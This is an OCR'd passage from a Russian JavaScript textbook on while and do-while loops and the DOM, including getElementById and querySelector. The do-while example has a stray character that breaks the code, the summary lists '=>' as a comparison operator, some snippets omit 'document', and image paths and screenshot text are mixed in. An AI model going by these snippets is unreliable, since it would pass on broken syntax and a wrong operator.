ИСПОЛЬЗОВАНИЕ ЦИКЛОВ WHILE

Здесь приведен пример цикла **while**. Он выводит на страницу таблицу умножения на 5. При каждой итерации цикла результат еще одного вычисления записывается в переменную **msg**.

Цикл продолжает работать, пока условие в круглых скобках соблюдается (остается истинным). В качестве такого условия выступает значение счетчика. Пока величина переменной **i** не достигла 10, должны выполняться команды в следующем блоке кода.

В указанном блоке кода содержатся две команды.

В первой команде применяется операция **+=**, при помощи которой в переменную **msg** записывается контент. После каждой итерации цикла в нее добавляется результат нового вычисления и знак разрыва строки. Таким образом, операцию **+=** можно считать сокращенным вариантом выражения **msg = msg + 'new msg'**. В конце следующей страницы мы подробно разберем данное выражение.


Вторая команда увеличивает значение счетчика на единицу (это делается внутри цикла, а не в условии).

Когда работа цикла завершается, интерпретатор переходит к следующей строке кода, где переменная **msg** выводится на страницу.

c04/js/while-loop.js **JAVASCRIPT**

```
var i = 1;          // Устанавливаем значение счетчика равным 1
var msg = '';       // Сообщение

// Сохраняем в переменной таблицу умножения на 5
while (i < 10) {
  msg += i + ' x 5 = ' + (i * 5) + '<br />';
  i++;
}

document.getElementById('answer').innerHTML = msg;
```

РЕЗУЛЬТАТ




В данном примере условие указывает, что код должен быть выполнен еще девять раз. Обычно цикл **while** следует использовать, когда вы *не знаете*, сколько раз потребуется выполнить код. Итерации цикла продолжаются до тех пор, пока соблюдается условие.

ИСПОЛЬЗОВАНИЕ ЦИКЛОВ DO WHILE

JAVASCRIPT c04/js/do-while-loop.js

```
var i = 1;      // Устанавливаем значение счетчика равным 1
var msg = ''; // Сообщение

// Сохраняем в переменной таблицу умножения на 5
do {
  msg += i + ' x 5 = ' + (i * 5) + '<br />';s
  i++;
} while (i < 1);
// Обратите внимание: при значении 1 код продолжает работать

document.getElementById('answer').innerHTML = msg;
```

РЕЗУЛЬТАТ



Основное отличие между циклами **while** и **do while** заключается в том, что во втором случае команды в блоке кода *предшествуют* условию. Таким образом, они выполняются как минимум один раз, даже если условие не соблюдается.

Если внимательно рассмотреть это условие, становится понятно, что оно проверяет, является ли значение переменной **i** меньше 1, но мы уже сами сделали ее равной 1.

Следовательно, в этом примере записывается только одна строка из таблицы умножения на 5, хотя перед выполнением кода счетчик уже имел значение 1 и условие не соблюдалось.

Некоторые программисты пишут **while** с новой строки после фигурной скобки, закрывающей этот цикл.


Разберем первую инструкцию на следующих примерах:

```
msg += i + ' x 5 = ' + (i * 5) + '<br />';
```

1 2 3 4 5 6

1. Берем переменную msg.
2. Добавляем к ней следующее значение.
3. Число в счетчике.
4. Записываем строку x 5 =.
5. Значение счетчика умножаем на 5.
6. Добавляем разрыв строки.


DARTH
VADER
and son
iPad
18:07
31 %
xanadu.myjino.ru
Google
YouTube - Broadcast Yourself
Apple
Wikipedia
Популярные
ПОЗНАНИЕ!
практика для вашего сознания
1 + 3 = 4
2 + 3 = 5
3 + 3 = 6
4 + 3 = 7
5 + 3 = 8
6 + 3 = 9
7 + 3 = 10
8 + 3 = 11
9 + 3 = 12
10 + 3 = 13



ПРИМЕР

РЕШЕНИЯ И ЦИКЛЫ

В данном примере пользователю может быть показан результат либо сложения, либо умножения конкретного числа. В сценарии демонстрируется использование логики условных операций и работа с циклами.

Пример начинается с двух переменных.

1. Переменная **number** содержит число, над которым будут выполняться математические операции. В данном случае это 3.
2. Переменная operator указывает, какое действие должно выполняться с числом: сложение или умножение (в данном случае выполняется сложение).

Инструкция **if... else** позволяет решить, какое действие совершить с числом: сложение или умножение. Если переменная **operator** имеет значение **addition**, то числа складываются. В противном случае они перемножаются.

Внутри условной операции цикл **while** используется для вычисления результата. Он будет выполнен 10 раз, так как условие проверяет, меньше ли значение счетчика, чем 11.

ПРИМЕР
РЕШЕНИЯ И ЦИКЛЫ

c04/example.html HTML

```
<!DOCTYPE html>
<html>
 <head>
  <title>Познание!</title>
  <link rel="stylesheet" href="css/c04.css" />
 </head>
 <body>
  <section id="page2">
   <h1>Познание</h1>
   <img src="images/teacher.png" id="teacher2" alt="" />
   <section id="blackboard"></section>
  </section>
  <script src="js/example.js"></script>
 </body>
</html>
```

HTML-код здесь лишь незначительно отличается от других примеров из этой главы: в данном случае мы записываем таблицу сложения на черной классной доске.

Сценарий добавлен на страницу прямо перед закрывающим тегом **</body>**.

ПРИМЕР
РЕШЕНИЯ И ЦИКЛЫ

JAVASCRIPT c04/js/example.js

```
var table = 3;                                  // Элемент таблицы
var operator = 'addition';                      // Тип вычисления
var i = 1;                                      // Значение счетчика устанавливаем равным 1
var msg = '';                                   // Сообщение

if (operator === 'addition') {                  // Если переменная оператора требует сложения
  while (i < 11) {                              // Пока еще значение счетчика меньше 11
    msg += i + ' + ' + table + ' = ' + (i + table) + '<br />';  // Вычисление
    i++;                                        // Прибавляем 1 к значению счетчика
  }
} else {                                        // в противном случае
  while (i < 11) {                              // Пока значение счетчика еще меньше 11
    msg += i + ' x ' + table + ' = ' + (i * table) + '<br />';  // Вычисление
    i++;                                        // Прибавляем 1 к значению счетчика
  }
}


                                                // Выводим сообщение на страницу
var el = document.getElementById('blackboard');
el.innerHTML = msg;
```

Изучив комментарии в коде, вы разберетесь, как работает этот пример. В самом начале сценария объявляются четыре переменные, для них задаются значения. Затем инструкция **if** проверяет, имеет ли переменная **operator** значение **addition**. Если так, то сценарий применяет для выполнения вычислений цикл **while** и сохраняет результат вычислений в переменной **msg**.

Если изменить значение переменной **operator** с **addition** на какое-либо другое, то условная инструкция выберет второй набор команд. Там также будет находиться цикл **while**, но уже выполняющий умножение, а не сложение.

Когда работа одного из циклов завершится, в последних двух строках сценария мы выделим элемент, чей **id** имеет значение **blackboard**. Затем на страницу будет выведено содержимое переменной **msg**.

ОБЗОР
РЕШЕНИЯ И ЦИКЛЫ

- При помощи условных инструкций в коде можно принимать решения о том, что делать дальше.
- Операции сравнения (**===**, **!==**, **==**, **!=**, **<**, **>**, **<=**, **=>**) используются для сопоставления значений двух операндов.
- Логические операции позволяют комбинировать два или более наборов операций сравнения.
- Инструкции **if... else** позволяют выполнить один фрагмент кода, если условие истинно, и другой — если ложно.
- Инструкции **switch** позволяют сравнивать значение с вероятными результатами (а также предоставляют вариант действий по умолчанию, на случай если не будет совпадения ни с одним из результатов).
- Типы данных могут неявно приводиться друг к другу.
- Все значения результируют в «истина» или «ложь».
- Существуют циклы трех типов: **for**, **while** и do **while**. Каждый из них многократно выполняет набор команд.

Глава 5

ОБЪЕКТНАЯ МОДЕЛЬ ДОКУМЕНТА

Объектная модель документа (DOM) описывает, как браузеры должны моделировать HTML-страницу и как язык JavaScript может получать доступ к ее содержимому и обновлять его, пока оно находится в окне браузера.

Модель DOM не является частью ни HTML, ни JavaScript. Это отдельный набор правил. Объектная модель документа реализуется во всех основных браузерах и решает два основных набора задач.

СОЗДАНИЕ МОДЕЛИ HTML-СТРАНИЦЫ

Когда браузер загружает веб-страницу, он создает ее модель в памяти.

DOM указывает способ, которым браузер должен структурировать эту модель, используя так называемое *дерево DOM*.

Модель DOM называется объектной, поскольку она (дерево DOM) состоит из объектов.

Каждый объект соответствует отдельному компоненту страницы, которая загружена в окне браузера.

ДОСТУП К HTML-СТРАНИЦЕ И ЕЕ ИЗМЕНЕНИЕ

Модель DOM также определяет методы и свойства, позволяющие обращаться к отдельным объектам модели и обновлять каждый из них. В свою очередь, эти изменения отражаются на контенте, который пользователь видит в окне браузера.

Иногда программисты называют модель DOM *интерфейсом программирования приложений (API)*. Пользовательские интерфейсы дают возможность человеку взаимодействовать с программами, а API позволяют программам и сценариям обмениваться информацией друг с другом. Модель DOM регламентирует, какую информацию ваш сценарий может запрашивать в браузере о текущей странице и как будет сообщать ему, какие изменения нужно внести в контент.

Во всех примерах этой главы JavaScript-код будет изменять и дополнять показанный здесь HTML-список. Цвета используются для обозначения приоритета и статуса каждого элемента в списке.

HOT
COOL
NORMAL
COMPLETE

ДЕРЕВО DOM — ЭТО МОДЕЛЬ ВЕБ-СТРАНИЦЫ

Когда браузер загружает веб-страницу, он создает ее модель. Данная модель называется *деревом DOM*, она хранится в памяти браузера. Дерево DOM состоит из четырех основных типов узлов.

ТЕЛО ВЕБ-СТРАНИЦЫ

```
<html>
 <body>
  <div id="page">
   <h1 id="header">Список</h1>
   <h2>Продовольственная лавка</h2>
   <ul>
    <li id="one" class="hot"><em>свежий</em> инжир</li>
    <li id="two" class="hot">кедровые орешки</li>
    <li id="three" class="hot">пчелиный мед</li>
    <li id="four">бальзамический уксус</li>
   </ul>
   <script src="js/list.js"></script>
  </div>
 </body>
</html>
```

УЗЕЛ ДОКУМЕНТА

Выше показан HTML-код для списка покупок, а на следующей странице вы видите соответствующее *дерево DOM*. Каждый элемент, атрибут и фрагмент текста в HTML-документе представлен отдельным *узлом DOM*. На вершине дерева находится *узел документа*. Он представляет всю страницу (а также соответствует ее объекту **document**), с которым мы впервые встретились на с. 42.

При обращении к любому элементу, атрибуту или текстовому узлу вы попадаете к нему через узел **document**. Узел **document** является отправной точкой для всех обращений к дереву DOM.

УЗЛЫ ЭЛЕМЕНТОВ

HTML-элементы описывают структуру веб-страницы. Например, в элементах **<h1>**–**<h6>** содержатся заголовки, элементы **<p>** отмечают начало и окончание абзацев в тексте и т.д.


Для доступа к дереву DOM мы ищем новые элементы. Как только нужный элемент найден, можно обратиться к его текстовым узлам и узлам атрибутов. Именно поэтому мы начнем главу с изучения методов, позволяющих обращаться к узлам элементов. Затем мы поговорим о том, как обращаться к тексту и атрибутам и изменять их.

Примечание. Мы будем использовать вышеприведенный пример со списком покупок и далее в этой главе, а также в двух следующих. Вы изучите различные приемы, позволяющие обращаться к элементам веб-страницы и обновлять их (как вы помните, весь контент веб-страницы представлен в дереве DOM).

Взаимосвязи между узлом **document** и всеми узлами элементов описываются при помощи терминов, известных всем любителям генеалогии. Здесь мы найдем родительские и дочерние элементы, смежные элементы, элементы-предки и элементы-потомки. Все узлы являются потомками узла **document**.

Каждый узел — это объект, обладающий своими методами и свойствами. Сценарии обращаются к дереву DOM и обновляют его (а не исходный HTML-файл). Все изменения, вносимые в объектную модель документа, отражаются в браузере.

ДЕРЕВО DOM



ТЕКСТОВЫЕ УЗЛЫ

Обратившись к узлу элемента, вы можете получить доступ к расположенному внутри него тексту. Он хранится в отдельном текстовом узле.

Текстовые узлы не имеют потомков. Если элемент содержит текст и другой дочерний элемент, то последний является потомком не текста, а *вышестоящего* (объемлющего) элемента (например, см. элемент **em** у первого элемента **li**). Итак, теперь вы знаете, что текстовый узел всегда представляет собой новую ветвь DOM. От текстового узла не отходит никаких более мелких ветвей.

УЗЛЫ АТРИБУТОВ

Открывающие теги HTML-элементов могут сопровождаться атрибутами. Каждый атрибут представлен отдельным узлом в дереве DOM.

Узлы атрибутов не являются *дочерними* для того элемента, который сопровождают; они *входят в состав* этого элемента. Когда вы обращаетесь к элементу, используются конкретные методы и свойства JavaScript, позволяющие считывать или изменять атрибуты этого элемента. Например, часто приходится менять значения атрибутов **class**, для того чтобы выполнялись новые правила CSS, влияющие на представление материала на странице.


РАБОТА С ДЕРЕВОМ DOM

Доступ к дереву DOM и обновление его содержимого проходит в два этапа:
1) находим узел, соответствующий элементу, с которым мы собираемся работать;
2) используем текстовый контент, дочерние элементы и атрибуты.

ЭТАП 1: ДОСТУП К ЭЛЕМЕНТАМ

Ниже сделан обзор методов и свойств, используемых для доступа к элементам. Этот материал рассматривается на с. 198–217. В первых двух столбцах перечислены запросы DOM. Последний столбец содержит методы и свойства, предназначенные для обхода DOM (перемещения между элементами).

ВЫДЕЛЕНИЕ ОТДЕЛЬНОГО УЗЛА ЭЛЕМЕНТА



Ниже перечислены три основных способа выделения отдельного элемента.

getElementById()


Метод использует значение идентификатора нужного элемента (все идентификаторы — атрибуты **id** — на странице должны быть уникальными). См. с. 201.

querySelector()

Метод использует CSS-селектор и возвращает первый элемент, содержащий его. См. с. 208.

Также можно выделять элементы, переходя от одного к другому по дереву DOM (см. третий столбец).

ВЫДЕЛЕНИЕ НЕСКОЛЬКИХ ЭЛЕМЕНТОВ (СПИСКИ УЗЛОВ)



Существуют три распространенных способа выделения нескольких элементов.

getElementsByClassName()

Метод выделяет все элементы, обладающие конкретным значением атрибута **class**. См. с. 206.


getElementsByTagName()

Метод выделяет все элементы, обладающие указанным именем тега. См. с. 207.

querySelectorAll()

Метод использует CSS-селектор для выделения всех элементов, содержащих его. См. с. 208.

ПЕРЕХОД ПО ДЕРЕВУ МЕЖДУ УЗЛАМИ ЭЛЕМЕНТОВ



Можно перейти от одного узла элемента к другому, связанному с ним.

parentNode

Выделяет родительский узел узла данного элемента (соответственно, будет возвращен всего один элемент). См. с. 214.

previousSibling / nextSibling

Выделяет предыдущий или следующий элемент в дереве DOM, смежный с данным. См. с. 216.

firstChild / lastChild

Выделяет первый или последний дочерний элемент данного элемента. См. с. 217.

В этой главе иногда делаются примечания, что те или иные методы DOM используются лишь в определенных браузерах либо работают с ошибками. Непоследовательная поддержка объектной модели документа в различных приложениях стала основной причиной популярности библиотеки jQuery.

Термины «элемент» и «узел элемента» часто употребляются как синонимы. Программист говорит, что DOM работает с элементом, но на самом деле объектная модель работает с узлом, *представляющим* этот элемент.

ЭТАП 2: РАБОТА С ЭЛЕМЕНТАМИ

Ниже сделан обзор применяемых при работе с элементами методов и свойств. О них мы упоминали на с. 192.

ДОСТУП К ЗНАЧЕНИЯМ АТРИБУТОВ И ИХ ОБНОВЛЕНИЕ

Текст внутри любого элемента находится в текстовом узле. Чтобы обратиться к показанному выше текстовому узлу, проделайте следующее.


1. Выделите элемент li.
2. С помощью свойства firstChild получите текстовый узел.
3. Воспользуйтесь единственным свойством текстового узла (nodeValue), чтобы получить текст от этого элемента.

nodeValue

Данное свойство позволяет обращаться к текстовому узлу и обновлять его контент. См. с. 220.

Внутри дочерних элементов текстового узла не содержится никакого текста.

РАБОТА С HTML-КОНТЕНТОМ



Существует одно свойство, позволяющее обращаться к дочерним элементам и текстовому контенту:

innerHTML

См. с. 226.

Другое свойство позволяет обращаться только к текстовому контенту:

textContent

См. с. 222.

Несколько методов позволяют создавать новые узлы, добавлять узлы к дереву и удалять их:

createElement()
createTextNode()
appendChild() / removeChild()

Такие операции называются манипуляциями с DOM. См. с. 228.

ДОСТУП К ТЕКСТОВЫМ УЗЛАМ И ИХ ОБНОВЛЕНИЕ

Ниже представлены некоторые свойства и методы, которыми можно пользоваться при работе с атрибутами.

className / id

Позволяет получать и изменять значения атрибутов class и id. См. с. 238.

hasAttribute()
getAttribute()
setAttribute()
removeAttribute()

Первый метод проверяет, существует ли атрибут. Второй получает его значение. Третий обновляет это значение. Четвертый удаляет атрибут. См. с. 238.

КЭШИРОВАНИЕ ЗАПРОСОВ К DOM


Методы, находящие элементы в дереве DOM, называются **запросами DOM**. Если вам требуется сделать что-то с элементом более одного раза, то результат такого запроса следует сохранять в переменной.

Когда сценарий выделяет элемент, который нужно получить или обновить, интерпретатор должен найти соответствующий элемент (или элементы) в дереве DOM.

Ниже мы даем команду интерпретатору просмотреть дерево DOM и найти элемент, чей идентификатор имеет значение **one**.

Как только обнаружится узел, представляющий нужный элемент, можно будет работать с этим узлом, а также с его родительским узлом и дочерними (потомками).

```
getElementById('one');
```




Когда мы говорим о сохранении элементов в переменных, на самом деле имеется в виду, что в переменную будет передано положение элемента в дереве DOM. Свойства и методы узла элемента работают с этой переменной.

Если вашему сценарию требуется использовать одни и те же элементы более одного раза, то их местоположение можно сохранять в переменных.

Так браузер экономит время, поскольку ему не нужно вновь просматривать дерево DOM и повторно находить уже использовавшиеся элементы. Такая практика называется **кэшированием** выборки.

Программист может сказать, что в переменной хранится **ссылка** на объект, расположенный в дереве DOM. Таким образом сохраняется *местонахождение* узла.

```
var itemOne = getElementById('one');
```




В переменной itemOne сохраняется не элемент li, а ссылка на позицию, где этот узел расположен в дереве DOM. Чтобы получить доступ к текстовому контенту данного элемента, можно воспользоваться именем переменной: itemOne.textContent

ДОСТУП К ЭЛЕМЕНТАМ

Запрос к DOM может вернуть один элемент либо объект NodeList, представляющий собой коллекцию узлов.

Иногда требуется обратиться всего к одному конкретному элементу (то есть к сохраненному в нем фрагменту страницы). В других случаях необходимо выделить группу элементов — например, все заголовки **h1** на странице или все элементы **li** в определенном списке.

Здесь в дереве DOM мы видим тело страницы из примера со списком. Сейчас нас интересует именно доступ к элементам, поэтому на данной схеме отображены только узлы элементов. Схемы на следующих страницах подсказывают, какие элементы будут возвращены в DOM-запросе. Как вы помните, *узлы* — это представления элементов в дереве DOM.



ГРУППЫ УЗЛОВ ЭЛЕМЕНТОВ

Если метод *может* вернуть более одного узла, то он всегда возвращает элемент *NodeList*, представляющий собой *коллекцию* узлов (пусть даже в этой коллекции будет всего один элемент, совпадающий с запросом). Вам нужно выбрать из списка интересующий вас элемент по индексу (нумерация начинается с 0, как в массиве). Например, несколько элементов могут обладать одинаковым именем тега, поэтому метод **getElementsByTagName()** всегда будет возвращать объект NodeList.


КРАТЧАЙШИЙ МАРШРУТ

Если вы возьмете за правило находить кратчайший путь для доступа к элементу на вашей странице, то весь сайт будет казаться более быстрым и работоспособным. Как правило, для этого требуется оценить минимальное количество узлов на пути к тому элементу, с которым вы собираетесь работать. Например, метод **getElementById()** быстро вернет элемент, поскольку на страницах содержит максимум один элемент с конкретным значением атрибута **id**. Правда, этим методом можно воспользоваться лишь в случае, если у интересующего вас элемента есть атрибут **id**.

МЕТОДЫ, ВОЗВРАЩАЮЩИЕ ВСЕГО ОДИН УЗЕЛ ЭЛЕМЕНТА


getElementById*('идентификатор')*

Выделяет конкретный элемент по значению его атрибута **id**. У искомого HTML-контента должен быть такой идентификатор. **Поддержка браузерами**: Internet Explorer 5.5 или выше, Opera 7 или выше, все версии Chrome, Firefox, Safari.



querySelector*('css-селектор')*


Использует синтаксис CSS-селекторов, позволяющий выделить один или более элементов. Этот метод возвращает только первый из результатов, соответствующих запросу.
Поддержка браузерами: Internet Explorer 8, Firefox 3.5, Safari 4, Chrome 4, Opera 10 или выше.



МЕТОДЫ, ВОЗВРАЩАЮЩИЕ ОДИН ИЛИ БОЛЕЕ ЭЛЕМЕНТОВ (В ВИДЕ ОБЪЕКТОВ NODELIST)


getElementsByClassName*('класс')*

Выделяет один или более элементов по значению их атрибута **class**. Искомый HTML-контент должен иметь атрибут **class**. Этот метод работает быстрее, чем **querySelectorAll()**.
Поддержка браузерами: Internet Explorer 9, Firefox 3, Safari 4, Chrome 4, Opera 10 или выше (в более ранних версиях некоторых браузеров этот атрибут поддерживается частично или с ошибками).




getElementsByTagName*('имя тега')*

Выделяет на странице все элементы, обладающие указанным именем тега. Этот метод работает быстрее, чем **querySelectorAll()**.
Поддержка браузерами: Internet Explorer 6, Firefox 3, Safari 4, Chrome 4, Opera 10 или выше (в более ранних версиях некоторых браузеров этот атрибут поддерживается частично или с ошибками).



querySelectorAll*('имя тега')*

Использует синтаксис CSS-селекторов, выделяет один или более элементов и возвращает все элементы, совпадающие с запросом.
Поддержка браузерами: Internet Explorer 8, Firefox 3.5, Safari 4, Chrome 4, Opera 10 или выше.



МЕТОДЫ, ВЫДЕЛЯЮЩИЕ ЕДИНИЧНЫЕ ЭЛЕМЕНТЫ

Два метода — getElementById() и querySelector() — могут выполнять поиск по целому документу и возвращать отдельные элементы. Оба используют схожий синтаксис.

Метод **getElementById()** – наиболее быстрый и эффективный способ обращения к элементу, так как никакие два элемента не могут иметь одинаковое значение идентификатора. Синтаксис этого элемента показан ниже, а пример его использования приведен на следующей странице.

Слово "document" относится к объекту **document**. К отдельным элементам всегда требуется обращаться через объект document.

Метод **querySelector()** появился в объектной модели документа позже, поэтому не поддерживается в сравнительно старых браузерах. Но он очень гибок, так как его параметром является CSS-селектор. Таким образом, этот метод может использоваться для выделения множества элементов.

Метод **getElementById()** указывает, что вы хотите найти элемент по значению его идентификатора (атрибута id).

Точечная нотация указывает, что метод (справа от точки) применяется к узлу (объект **document** слева от точки).

Этому методу требуется значение идентификатора интересующего вас элемента. В скобках — параметр метода.

Код вернет узел того элемента, чей идентификатор имеет значение **one**. Зачастую узел элемента хранится в переменной, для того чтобы сценарий мог позже воспользоваться этим значением (как было показано на с. 196).

Здесь находится метод, использующийся с объектом **document** и ищущий его по всей странице. Методы DOM также могут использоваться с узлами элементов в рамках страницы для поиска потомков конкретного узла.

ВЫБОР ЭЛЕМЕНТОВ СОГЛАСНО ИДЕНТИФИКАТОРАМ


HTML c05/get-element-by-id.html

```
<h1 id="header">Король вкуса</h1>
<h2>Продовольственная лавка</h2>
<ul>
  <li id="one" class="hot"><em>свежий</em>
    инжир</li>
  <li id="two" class="hot">кедровые орешки</li>
  <li id="three" class="hot">пчелиный мед</li>
  <li id="four">бальзамический уксус</li>
</ul>
```

JAVASCRIPT c05/js/get-element-by-id.js

```
// Выделяем элемент и сохраняем его в переменной.
var el = document.getElementById('one');

// Изменяем значение атрибута class.
el.className = 'cool';
```

РЕЗУЛЬТАТ



В окне с результатами мы увидим этот пример, после того как сценарий обновит первый элемент списка. Исходное состояние (до запуска сценария) показано на с. 191.

Метод **getElementById()** позволяет выделить узел конкретного элемента, указав значение его атрибута **id**.

У данного метода есть один параметр: значение идентификатора того элемента, который вы хотите выделить. Это значение записывается в кавычках, поскольку является строкой. Они могут быть одиночными или двойными, но открывающая и закрывающая кавычка должны выглядеть одинаково.

В первой строке кода JavaScript в вышеприведенном примере мы находим элемент, чей атрибут **id** имеет значение **one**. Ссылка на этот узел сохраняется в переменной **el**.

